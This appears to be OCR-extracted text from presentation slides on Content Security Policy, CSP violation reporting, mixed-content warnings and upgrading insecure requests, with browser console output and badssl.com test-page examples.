'sha256-HhiOpPKOOedH0MES0F7XebiAGejOZp31Bo6s+P8AiGU='
'sha256-wO2NAw6H+IPKj8F8fyI181c891k7NMJa5atXnCmlfzA='
'sha256-amVjlBQI6+z4pqVr2TEs6srOdueRk3s4Qpsv9vTBprM='
'sha256-R1pA1VuQfv+vnS/qLXJ5RHYjuMbBUNz6eW9FD1n7ohM='
'sha256-F4zXjmihs/u1mI8Jr8uwmP6U9RDffnqjkBP/qxUtgVs='
'sha256-HXpFzWLmlQ/nd39XjCuD7iUOXOys1RXsGqkP5ZqahyY='
'sha256-MD7t3wz1l1DyiqtdDOVCk1iUZtxWF/sRzZ8GFcfrn34='
'sha256-ERlbKdOTb5VwoGGlTgk9FqqxfutOUcSJPY0uXaJ9tPk='
'sha256-oBFTyWUR8pji6AIv/Z4Dxq5rvbCAf88+YvElwUlpT2o='
'sha256-c3YNIROi+xjRopaMsurrAwCwxKZHpuYN1uag/GKU+UI='
'sha256-v+FzXlTIvq51LGwTemptQ8BgQ3wlY82U89xI7oh0xIU='
'sha256-0ryaLEO4jKrwg6d2+VDtdv1EbgYiFmMOZvt5d4ccavA='
'sha256-zwIwLBAwdWncVS4DvTCtJGVpecYme3DMn99oYNOWuUk='
'sha256-Mk5KkRuVPi9K3uMOLQoVd0bUGb1YSxvvF7Fw64KlNTM='
'sha256-
4Su6mBWzEIFnH4pAGMOuaeBrstwJN4Z3pq/s1Kn4/KQ='".
Either the 'unsafe-inline' keyword, a hash
('sha256-/1iQlnew3Z6Z+E3N5c1wCfzQSt3TS5TX4y/pSAsLHP0=
'), or a nonce ('nonce-...') is required to enable
inline execution.
```


Content Security Policies

Content security policy reporting with embedded script

```
<script type=“text/json” id=“csp-report-uri”>
  {
    "keys": [
      "blockedURI", "columnNumber", "disposition", "documentURI",
"effectiveDirective", "lineNumber", "originalPolicy", "referrer", "sample",
"sourceFile", "statusCode", "violatedDirective”
      ],
      "reportUri" : "https://troyhunt.report-uri.com/r/d/csp/enforce"
  }
</script>
```

Content Security Policies

Upgrade insecure requests



Mixed Content

- ⚠ mixed-script
- ⚠ very


- ⓘ mixed
- ⓘ mixed-favicon
- ⓘ mixed-form

HTTP

https://mixed.badssl.com


Content Security Policies

Upgrade insecure requests



Content Security Policies


Upgrade insecure requests



```
⚠ 21:27:34.860 Mixed Content: The page at 'https://mixed.badssl.com/' was loaded over   mixed.badssl.com/:18
               HTTPS, but requested an insecure image 'http://mixed.badssl.com/image.jpg'. This content
               should also be served over HTTPS.
```

Content Security Policies

Upgrade insecure requests



invalid-expected-sct

no-sct

Upgrade

hsts

upgrade


preloaded-hsts

subdomain.preloaded-hsts

https://upgrade.badssl.com

Content Security Policies

Upgrade insecure requests

